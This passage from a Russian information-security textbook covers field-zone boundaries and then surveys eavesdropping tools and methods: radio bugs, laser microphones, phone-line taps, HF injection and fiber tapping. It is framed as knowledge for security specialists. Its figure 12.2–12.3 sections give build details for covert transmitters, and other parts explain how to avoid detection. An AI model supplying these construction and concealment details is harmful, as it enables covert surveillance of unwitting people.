Из уравнения $\mathbf{E_{m_1} = \xi E_{m_2}}$ можно получить искомое выражение до границы ближней зоны $\mathbf{r_{бл} = \lambda/(2\pi\xi)}$. Аналогично, для границы дальней зоны получаем $\mathbf{r_д = \xi\lambda/2\pi}$.

Величина принятого предельного вклада составляющих поля ξ зависит от требуемой для практических расчетов точности и может составлять от 3 до 10.

На рис. 11.5 и 11.6 указаны границы ближней и дальней зон при $\xi = 10$. На границе ближней (дальней) зоны можно ограничится значением $\xi = 3$, при котором в выражение (11.4) с учетом возведения члена в квадрат величинами $\mathbf{E_{m_2}}$ и $\mathbf{E_{m_3}}$ ($\mathbf{E_{m_1}}$ и $\mathbf{E_{m_2}}$) можно пренебречь по сравнению с $\mathbf{E_{m_1}}$ ($\mathbf{E_{m_3}}$). Так, для $\xi = 3$ граница ближней зоны составляет $\mathbf{r_{бл} = \lambda/(6\pi)}$, а граница дальней зоны — $\mathbf{r_д = 3\lambda/2\pi}$.

Ширина промежуточной зоны зависит от длины волны ПЭМИ и выбранной точности расчетов и равна

$$\mathbf{D = \lambda\frac{\xi^2 - 1}{2\pi\xi}}$$

При $\xi \geq 3$ ширину промежуточной зоны можно определить выражением $\mathbf{D \approx \lambda\xi/(2\pi)}$. Таким образом, на фиксированной частоте ширина промежуточной зоны зависит только от выбранной точности расчетов. В предельном случае при больших значениях ξ ширина полосы неограниченно возрастает, что приводит к необходимости учитывать все члены в выражении (11.4) независимо от удаления до источника ПЭМИ.

На рис. 11.7 представлены зависимости расстояний до границ ближней и дальней зон от частоты ПЭМИ при $\xi = 3$. Для стандартных (ГОСТ 16842-82) расстояний до измерителя, равных 1, 3 и 10 м на измеряемой частоте можно определить, в какой зоне располагается измеритель.




Рис. 11.7. Зависимость расстояний до границ зон от частоты ПЭМИ при $\xi = 3$

Глава 12

Методы и средства несанкционированного получения информации по техническим каналам

В главах предыдущей части мы выяснили, что при создании, обработке, хранении и уничтожении информации образуются технические каналы ее утечки. Этим фактом, естественно, пользуются злоумышленники, стремясь получить информацию, утекающую по техническим каналам. Для эффективной ЗИ необходимо иметь представление о методах и средствах, используемых злоумышленниками. В этой главе мы рассмотрим наиболее распространенные средства несанкционированного получения информации, с которыми специалистам по ЗИ часто приходится сталкиваться на практике.

1. ***Радиозакладки*** — микропередатчики, радиус действия которых, как правило, не превышает нескольких сот метров. Современная элементная база позволяет создавать радиозакладки в домашних условиях.
2. ***Остронаправленные микрофоны***, имеющие игольчатую диаграмму направленности. С помощью такого микрофона можно прослушать разговор на расстоянии до 1 км в пределах прямой видимости. За двигающимся автомобилем аудиоконтроль вести можно только в том случае, если в нем заранее была установлена закладка. На длительных остановках беседу можно прослушивать направленным микрофоном при условии, что автомобиль находится в зоне прямой видимости и в нем опущено одно из стекол. В общественных местах (кафе, рестораны и т.п.) прослушивание можно осуществлять направленным микрофоном или закладкой. В таких случаях громкая музыка, как впрочем и шум льющейся воды, не спасают, так как у направленного микрофона очень узкая диаграмма направленности.
3. ***Средства прослушивания телефонных разговоров*** могут осуществлять несанкционированное получение информации по телефонной линии несколькими методами:
   - *установка записывающей аппаратуры (ЗА) на АТС* с использованием недобросовестности или халатности обслуживающего персонала;
   - *непосредственное подключение ЗА к телефонной линии* (например, в распределительной коробке);
   - *встраивание схемы несанкционированного подключения в телефонный аппарат* (для этого необходим доступ в помещение, в котором установлен этот аппарат).

   Телефоны, где в качестве вызывного устройства используется электромагнитный звонок можно прослушивать *через звонковую цепь*. Это возможно и в том случае, ес-

ли трубка лежит на аппарате, — *через микрофон*. Еще одним устройством прослушивания телефонных разговоров и аудиоконтроля помещений может служить *закладка, питаемая энергией самой линии*. Это устройство удобно тем, что не требует замены питания — установив его единожды, злоумышленник может пользоваться им можно бесконечно долго. Работает оно только при снятой трубке. Если же схема несанкционированного подключения *встроена в телефонный аппарат*, то злоумышленнику достаточно набрать номер этого телефона и пустить в линию звуковой код, после чего закладная схема имитирует поднятие трубки и подключает телефон к линии.

4. Если в помещении оконные стекла не завешены, то разговор за такими окнами можно прослушать, направив на стекло ***лазерный луч***. Звуковые колебания в помещении приводят к синхронной вибрации стекол, а они модулируют лазерный луч, отражаемый от стекла и принимаемый приемным устройством.
5. В помещениях, в которых не были проведены специальные мероприятия по ЗИ (гостиничные номера, кафе, рестораны и т.п.), можно прослушивать с помощью ***устройств, регистрирующих колебания элементов конструкции здания*** (розетки, батареи центрального отопления, вентиляция, тонкие перегородки и т.п.).
6. Наиболее серьезную угрозу с точки зрения ЗИ, могут нанести злоумышленники, предпринимающие попытки несанкционированного доступа к информации, которая обрабатывается автоматизированными системами (отдельными компьютерами, интеллектуальными сетевыми устройствами, локальными и распределенными компьютерными сетями и т.п.). Для получения такой информации могут применяться ***устройства, регистрирующие излучения*** компьютера и его периферии, а также компьютерных линий передачи информации. В частности, во время работы автоматизированных систем в питающей электрической сети наводятся сигналы, которые после соответствующей обработки отражают полностью или частично информацию о работе памяти и периферии. Для дистанционного снятия информации за счет побочного излучения компьютера и его периферии применяют высокочувствительные широкополосные приемники, позволяющие выполнять последующую цифровую обработку перехваченного сигнала.

   Второй метод несанкционированного получения информации из автоматизированных систем заключается в применении ***методов несанкционированного доступа к автоматизированной системе*** на локальном или сетевом уровне.

Средства проникновения

Эти средства не относятся непосредственно к средствам несанкционированного получения информации по техническим каналам, но во многих случаях применяются злоумышленниками для тайного физического проникновения (ТФП) в охраняемые помещения. К таким средствам относятся: отмычки, пироленты, резаки и специальные средства. Самое первое, с чем приходиться сталкиваться службам безопасности — это ограничение доступа посторонних лиц. Эта проблема существенно усложняется с со-

вершенствованием технических средств проникновения. Сегодня многие компании предлагают комплекты, позволяющие открывать любую дверь, а иногда и взломать ее или быстро изготовить копии ключей.

Не составляет труда прочитать любое запечатанное письмо, используя специальный спрей, с помощью которого можно сделать прозрачным на время конверт, не оставив следов. Кроме этого существует множество других специальных принадлежностей, таких как комплекты, восстанавливающие стертые записи, или комплекты для восстановления записей по отпечаткам, оставленным пишущими предметами.

Устройства прослушивания помещений

К этой группе устройств относятся: приемопередающая аппаратура, микрофоны, электронные стетоскопы, магнитофоны и аппаратура прослушивания телефонов, факсов, телексов.

Прослушивание — способ ведения разведки, применяемый агентами, наблюдателями, специальными постами прослушивания. Это один из распространенных способов получения (добывания) информации.

Прослушивание может осуществляться непосредственным восприятием акустических колебаний при прямом восприятии речевой информации, либо восприятии звуковых колебаний, поступающих через элементы зданий и помещений (стены, полы, потолки, дверные и оконные проемы, вентиляционные каналы, системы отопления), а также посредством весьма разнообразных технических средств. К этому следует добавить, что прослушивание ведется в реальном масштабе времени и в определенной степени может позволить своевременно принять важные оперативные решения.

Прослушивание можно классифицировать следующим образом (рис. 12.1).

Один из главных каналов утечки информации — телефонные и прочие разговоры, которые при современном уровне развития техники прослушиваются без особых затруднений. Разговоры могут прослушиваться как в помещении, так и в автомобилях. Устройства аудионаблюдения, с помощью которых ведется прослушивание, легко установить и крайне трудно обнаружить, поскольку современная аппаратура миниатюрна, надежна и имеет длительный срок действия.




Рис. 12.1. Классификация средств прослушивания

Для прослушивания широко используются различные приборы: радиомикрофоны, специальные магнитофоны, замаскированные диктофоны, стетоскопы и различные приемо-передающие системы. Самая простая и наиболее популярная система звукозаписи состоит из *микрофона, радиопередатчика и источника питания*. Некоторые типы микрофонов рассчитаны на сбор информации в радиусе 20 м и передачу ее на расстояние до 1 км. Чтобы исключить возможность обнаружения, мощность передатчика делается небольшой. Этой же цели можно достичь путем правильного выбора рабочей частоты. Широкое распространение получили перехватывающие устройства, работающие в гигагерцовом диапазоне, что обеспечивает большое проникновение в бетонных зданиях.

В некоторых случаях удобно работать с *кварцевыми перехватывающими устройствами*, которые устанавливаются на транспортных средствах, причем шум мотора и другие посторонние шумы устраняются. Частота передачи остается постоянной благодаря введению кристалла кварца в цепь, что избавляет от необходимости настраивать частоту приемника тюнером после включения передатчика. Одно из преимуществ кварцевых систем наблюдения — узкий диапазон частот, благодаря чему улучшается качество передачи. Источниками питания для этих устройств могут служить гальванические элементы, электросеть или телефонная сеть. Широкое распространение получили прослушивающие системы с акустоавтоматикой, включающиеся автоматически при звуке голоса.

Если нет возможности установить устройство слежения непосредственно в помещении, информация может быть получена с помощью *электронных стетоскопов*, позволяющих прослушивать разговоры через двери, потолки, окна и бетонные стены толщиной 50–70 см. Установка передатчика-стетоскопа сводится к прижиманию его присоски к стене, потолку или окну, которые прилегают к контролируемому помещению.

Сложно обнаружить приборы, передающие информацию *через электрическую сеть*, от которой одновременно и питаются, поскольку приемник включается в любую розетку в этом здании, обслуживаемом той же подстанцией.

Существуют миниатюрные и экономичные системы, в которых передача информации происходит в *оптическом диапазоне* и приемниками являются *фотообъективы*. Так инфракрасная передающая система дальнего действия прослушивает разговоры на расстоянии до 500 м. Инфракрасный передатчик преобразует звук в световые импульсы, принимаемые фотообъективом.

Наиболее дорогостоящими перехватывающими устройствами являются *лазерные системы*. На окно направляется невидимый луч, который модулируется колебаниями стекла и отражается на оптический приемник, преобразующий его в аудиосигналы.

Часто для перехвата разговоров используются *миниатюрные магнитофоны* размером с кредитную карточку. Такие устройства улавливают речь с расстояния 8–10 м и в большинстве случаев имеют встроенный акустоматик. Форма и размеры таких устройств позволяют их легко скрыть, например, в книге среднего объема. Время записи 2 ч 90 мин, но у различных моделей оно может быть увеличено.

Важный источник получения информации — линия связи, в частности, телефон. Приборы *телефонного прослушивания* могут подключаться к любой точке линии, и часто замаскированы под различные детали аппарата. Закладки имеют неограниченный срок службы, поскольку питаются от телефонной линии, причем функционирование телефона и линии не нарушается. Особый интерес представляют передатчики телефонного и комнатного прослушивания, которые по окончании телефонного разговора автоматически переключаются на наблюдение за контролируемым помещением.

Сочетание относительно невысокой цены и исключительно высокой эффективности таких устройств, а также отсутствие строгих правовых норм, делают данный канал утечки информации ***одним из самых опасных***.

К основным типам радиопередающих устройств прослушивания относятся:

- радиомикрофоны;
- телефонные закладки (возможны комбинированные варианты с радиомикрофонами);
- радиостетоскопы.

Закладки представлены широким спектром самых разнообразных вариантов исполнения.

Установка *радиозакладок* в технические средства обеспечения производственной деятельности выполняется с целью получения конфиденциальной информации акустического характера либо информации, передаваемой (обрабатываемой) такими техническими средствами в электронной или электромагнитной форме.

По конструктивному исполнению и тактическому использованию радиозакладки подразделяются на *телефонные* (устанавливаемые непосредственно в телефонных аппаратах) и *микрофонные* (используются для акустического прослушивания разговоров).

Излучаемый радиозакладкой сигнал принимается обычными или специальными радиоприемниками и фиксируется на соответствующей оконечной аппаратуре.

Радиозакладки обеспечивают реализацию одного из наиболее распространенных способов несанкционированного доступа к источникам информации — прослушивания. При этом перехватываемые разговоры или звуковые сигналы техники и оборудования поступают к злоумышленнику на радиочастотах по радио- или проводному каналам. По кон-

структивным особенностям радиозакладки, как уже отмечалось, подразделяются на микрофонные и телефонные.

Микрофонные радиозакладки — это миниатюрные радиопередатчики с встроенным или вынесенным микрофоном. Последние применяются, если радиопередатчик по каким-либо условиям не может передавать информацию из определенной зоны, например, из-за особенностей распространения радиоволн или жесткого режима радиоконтроля.

Телефонные радиозакладки устанавливаются в телефонные аппараты или в телефонную линию в любой точке между телефоном и АТС. Они предназначаются для прослушивания разговоров с передачей их содержания злоумышленнику на радиочастотах по эфиру или по проводам самой же телефонной линии. Телефонные радиозакладки также представляют собой миниатюрный радиопередатчик, в качестве микрофона которого используется микрофон телефонной трубки. Удобство такого решения заключается в том, что источником электропитания закладки является сама телефонная линия, обеспечивающая ее работу до тех пор, пока работает АТС.

Преимуществом телефонной радиозакладки является то, что прослушивается разговор обоих абонентов, где бы они не располагались.

Включаться телефонная радиозакладка может не только в телефонный аппарат, но и в телефонную линию и устанавливаться даже вне помещения, где расположен телефонный аппарат: в телефонной розетке, в коридоре на коммутационной коробке, в распределительном шкафу и даже на самой АТС.

По ***конструктивным особенностям и принципу действия*** радиоизлучающие прослушивающие устройства можно классифицировать следующим образом.

По питанию:

- с автономным питанием (от аккумуляторов или гальванических элементов);
- с внешним питанием (от сети переменного тока, от телефонной линии и т. п.).

По продолжительности работы:

- неограниченно (питание от внешнего источника);
- от нескольких часов до нескольких недель.

По дальности действия: от единиц до сотен метров.

По конструктивному исполнению:

- с камуфляжем под различные электро- и бытовые предметы;
- без элементов камуфляжа.

По частотному диапазону: от десятков кГц до сотен, а в отдельных случаях и тысяч МГц (чаще всего используются следующие диапазоны: 60–170, 250–290, 310–335, 360–430 и 470–1300 МГц).

По виду модуляции:

- частотные;
- амплитудные;
- специальные виды.

По времени включения (работы):

- по запросу;
- непрерывно.

Малые габаритные размеры, масса и использование элементов камуфляжа определяют широкий диапазон вариантов использования прослушивающих устройств и затрудняет их обнаружение. Радиозакладки подбираются индивидуально для конкретного помещения. Это необходимо для того, чтобы максимально эффективно использовать возможности закладки.

Радиозакладки

Радиозакладка, принципиальная схема которой представлена на рис. 12.2, имеет чувствительный микрофонный усилитель, позволяющий улавливать на расстоянии даже разговор, ведущийся вполголоса. Отличительная черта этой закладки — малое энергопотребление и миниатюрные размеры при радиусе действия в 50–70 м.




Рис. 12.2. Принципиальная схема типичной радиозакладки

Микрофон МКЭ-3 можно заменить на миниатюрный. Конденсатор С4 обеспечивает подстройку частоты передатчика УКВ-диапазона, а С5 — подстройку девиации. В качестве антенны используется многожильный провод длиной 30 см. Катушки L1 и L2 намотаны на феррите типоразмера к6 и содержат по 25 витков провода ПЭВ-0,2. Катушка L3 бескорпусная и имеет 6 витков посеребренного провода диаметром 0,5 мм, намотанного на оправе диаметром 7 мм. Рядом расположены 2 витка катушки L4 из того же провода. Питается закладка от двух дисковых аккумуляторов Д-0,1. Корпус можно выполнить из фольгированного стеклотекстолита.

Следующая закладка (рис. 12.3) реализована с применением операционного усилителя, что позволяет добиться высокой чувствительности и большой дальности перехвата звукового сигнала.




Рис. 12.3. Принципиальная схема радиозакладки с операционным усилителем

Диапазон рабочих частот: 60–65МГц. Радиус действия: до 100 м. Передатчик можно питать от 12,6 В (в этом случае вырастает дальность действия), но вместо микросхемы К140УД1А нужно установить микросхему К140УД1Б и на 30% увеличить номиналы деталей. Питание от аккумуляторов Д-0,1 или “Корунд”.

Потребление тока при питании при 6,6 В — 4,5 мА, при 12,6 В — 8 мА. Транзистор П403 можно заменить на П416, П422. В качестве микрофона можно использовать любой динамический микрофон. Подстройка частоты осуществляется подстроечным конденсатором С4. Катушка L1 намотана на каркасе без сердечника и содержит 6 витков провода ПЭЛ диаметром 0,6 мм (если провод посеребрить, КПД возрастает). Данный микропередатчик устойчиво работает при питании от 6,6 В до 12,6 В, необходимо только подстроить генератор на частоту УКВ-диапазона. Необходимо учесть некоторые рекомендации по настройке: транзисторы использовать с небольшим коэффициентом усиления. Собирать на печатных платах, используя как можно меньше навесного монтажа. При настройке подстроечных конденсаторов пользоваться деревянной лопаткой. Рекомендуется осуществить экранирование низкочастотной части от высокочастотной.

Устройства для прослушивания телефонных линий

Непосредственное подключение к телефонной линии — наиболее простой и надежный способ получения информации. В простейшем случае применяется трубка ремонтника-телефониста и наушники, подключенные к линии в распределительной коробке, где производиться разводка кабелей. Чаще всего это почерк низшего звена “специалистов” из уголовного мира (верхнее звено оснащено аппаратурой не хуже государственных спецслужб).

Уместно напомнить, что АТС переключает линию на разговор при шунтировании ее сопротивлением около 1 кОм. Поэтому применение аппаратуры прослушивания с малым входным сопротивлением приводит к обнаружению прослушивания. Если при разговоре слышны щелчки в линии, происходят перепады громкости и т.п. явления, это вполне может говорить о попытке прослушивания на непрофессиональном уровне.

Подкуп обслуживающего персонала на АТС — еще один весьма распространенный способ получения информации, используемый злоумышленниками. Особенно это касается небольших городов, где по-прежнему используют старые АТС с минимумом автоматики.

Прослушивание через электромагнитный звонок ТА. Телефонные аппараты, где в качестве вызывного устройства используется электромагнитный звонок, пока еще наиболее распространены в государствах, входивших в бывший СССР. Звонок обладает свойством дуальности, т. е. если на электромагнитный звонок действуют звуковые волны, он начинает вырабатывать соответствующим образом модулированный ток. Амплитуда его достаточна для дальнейшей обработки. Эксперименты показали, что амплитуда наводимой в линии ЭДС для некоторых типов ТА может достигать нескольких мВ. Корпус аппарата является дополнительным резонирующим устройством.

Прослушивание через микрофон ТА не является синонимом непосредственного подключения к линии — этот способ гораздо сложнее. Микрофон является частью электрической схемы ТА. Он либо соединен с линией (через отдельные элементы схемы) при разговоре, либо отключен от линии, когда ТА находится в готовности к приему вызова (трубка находится на аппарате). На первый взгляд, когда трубка лежит на аппарате, нет никакой возможности использовать микрофон в качестве источника съема информации. Но в действительности это не так.

Для съема информации используется *высокочастотное навязывание*. Под ВЧ навязыванием понимается способ получения информации, при котором в телефонную линию в сторону прослушиваемого телефона подают от специального генератора ВЧ колебания (рис. 12.4). Эти колебания за счет нелинейных элементов телефонного аппарата взаимодействуют с речевыми сигналами при разговоре (поднятая телефонная трубка) или с ЭДС микрофонного эффекта звонка (положенная трубка). Звуковой и ВЧ сигналы образуют сложную полиномиальную зависимость, т.к. нелинейность выполняет роль модулятора. Получается что-то вроде квазителефонной радиозакладки, в которой генератор ВЧ колебаний вынесен, а нелинейность аппарата выполняет роль модулятора.




Рис. 12.4. Реализация ВЧ навязывания на телефонный аппарат

Излучение модулированного сигнала в свободное пространство обеспечивается телефонным шнуром, соединяющим микрофонную трубку с телефонным аппаратом, или самим аппаратом. ВЧ навязывание может использоваться и на громкоговорители и на другие элементы, обладающие микрофонным эффектом.

Принцип реализации ВЧ навязывания на телефонный аппарат при положенной микротелефонной трубке следующий (рис. 12.5).




Рис. 12.5. ВЧ навязывание при положенной трубке

Относительно общего корпуса (в качестве которого лучше использовать землю, трубы отопления и т. д.) на один провод подаются ВЧ колебания частотой от 150 кГц и выше.

Через элементы схемы ТА, даже если трубка лежит на аппарате, ВЧ колебания поступают на микрофон и далее, уже промодулированные, в линию. Прием информации производится относительно общего корпуса через второй провод линии. Амплитудный детектор позволяет получить НЧ огибающую для дальнейшего усиления и записи. Электрически не связанные, но близко расположенные элементы конструкции ТА за счет явления индукции являются хорошими проводниками ВЧ колебаний. Для качественной работы подобного устройства желательно, чтобы подключение ВЧ генератора и прием промодулированного ВЧ колебания происходил как можно ближе к ТА, чтобы индуктивное влияние первого провода на второй было минимальным. Для выполнения этого условия ВЧ колебания подаются в линию и снимаются только экранированным проводом.

Прослушивание с помощью радиомикрофона с питанием от телефонной линии осуществляется с использованием устройства, схема которого представлена на рис. 12.6.




Рис. 12.6. Схема радиомикрофона с питанием от телефонной линии

Устройство питается из телефонной линии и включается в нее последовательно с телефоном в любом месте на участке от аппарата до АТС. При снятии трубки и при вызове абонента на резисторе Rn происходит падение напряжения, которое используется для питания схемы передатчика. Таким образом, можно получить питание 3–4 В, что вполне достаточно для маломощного передатчика. В принципе, подбирая резистор Rn, можно получить и большее падение напряжения, но при этом уже будет ощутимое снижение громко-

сти переговоров на этом ТА, что может привести к рассекречиванию прослушивающего устройства.

В радиозакладке, схема которой представлена на рис. 12.7, генератор несущей частоты собран на одном транзисторе. Колебательный контур гетеродина собран по параллельной схеме. Модулятор собран по мостовой схеме на полупроводниковых диодах. Одно плечо модулятора включено в разрыв одного провода телефонной линии, а к другому плечу подводится высокочастотная энергия от генератора несущей частоты.




Рис. 12.7. Схема радиозакладки с однотранзисторным генератором несущей частоты

Результирующее напряжение излучается линией, телефоном или соединительным шнуром аппарата в свободное пространство. На приемной стороне такой радиолинии прослушиваемые разговоры принимаются специальным или бытовым радиоприемником.

Методы и средства подключения

Самым простым является *контактное подключение*, например параллельное подключение телефонного аппарата, довольно широко распространенное в быту. Но контактное подключение такого типа легко обнаруживается за счет существенного падения напряжения, приводящего к ухудшению слышимости в основном телефонном аппарате. В техническом отношении метод контактного подключения заключается в том, что он реализуется непосредственным включением в провода телефонного либо телеграфного аппаратов.

Более совершенным является подключение к линиям связи или проводам с помощью согласующего устройства (рис. 12.8).




Рис. 12.8. Подключение к линии связи с помощью согласующего устройства

Известен способ контактного подключения аппаратуры к линиям связи с компенсацией падения напряжения. Прослушивающая аппаратура и компенсирующий источник напряжения при этом способе включается в линию последовательно, как это показано на рис. 12.9.




Рис. 12.9. Подключение к линии связи с компенсацией падения напряжения

Известен и способ перехвата передач с помощью включения в линию низкоомного чувствительного реле (рис. 12.10).




Рис. 12.10. Подключение к линии связи с помощью низкоомного реле

Контакты реле замыкают местную цепь телефонного аппарата в соответствии с током, проходящим по линии. Механическое реле может применяться на низких скоростях телеграфирования, на более высоких же скоростях (факс, линии передачи данных) используются электронные реле. При этом не исключается применение усилителей тока для устойчивости работы аппаратуры перехвата.

Бесконтактное подключение к линии связи осуществляется двумя способами:

- за счет электромагнитных наводок на параллельно проложенных проводах рамки;
- с помощью сосредоточенной индуктивности, охватывающей контролируемую линию.

В обоих случаях прослушивание реализуется за счет электромагнитной индукции. Когда имеется двухпроводная телефонная линия с разнесенными неперевитыми проводами (так называемая “лапша”), она индуцирует ЭДС в параллельных проводах, т.е. прослушивается. В схеме, представленной на рис. 12.11, **I1**, **I2** — токи в двухпроводной телефонной линии; **d1**, **d2**, **d3** и **d4** — расстояния между рамкой и проводами прослушиваемой линии.

Ток **I1** индуцирует в рамке ток одного направления (контурные стрелки), а ток **I2** индуцирует ток противоположного направления (затушеванные стрелки). Следовательно, в рамке будет циркулировать ток **I**, равный разности индуцированных токов. Этот ток, попадая в усилитель поста прослушивания, усиливается и поступает на головные телефоны и магнитофон.

ЭДС, наведенная в рамке, будет тем больше, чем больше активная длина рамки **L**, чем больше разнос проводов двухпроводной линии и чем ближе к линии находится рамка.




Рис. 12.11. Прослушивание двухпроводной линии на рамке

Если вблизи телефонной линии расположить симметричный индукционный датчик, выполненный в виде трансформатора (рис. 12.12), то в нем будет наводиться ЭДС, значение которой определяется мощностью передаваемого по линии сигнала и расстоянием между обмотками и линией. Принятый индукционным датчиком сигнал может быть усилен усилителем (селективным) звуковых частот.

Качество принимаемого сигнала определяется подбором характеристик индукционного датчика, коэффициентом усиления и настройкой усилителя НЧ и, обязательно, регулируемой полосой пропускания. Это позволяет отфильтровывать другие сигналы наводок и помех и качественно выделить собственно интересующий сигнал.




Рис. 12.12. Подключение к линии индукционного датчика

Контактное и бесконтактное подключение возможно и к линиям волоконно-оптической связи (ВОЛС). Для контактного подключения удаляют защитный слой кабеля, стравливают светоотображающую оболочку и изгибают оптический кабель на необходимый угол (рис. 12.13).




Рис. 12.13. Вариант контактного подключения к ВОЛС

При таком подключении к ВОЛС обнаружить утечку информации за счет ослабления мощности излучения бывает очень трудно, так как чтобы прослушать переговоры при существующих приемных устройствах несанкционированного доступа, достаточно отобрать всего 0,001% передаваемой мощности. При этом дополнительные потери, в зависимости от величины изгиба кабеля, составляют всего 0,01–1,0 дБ.

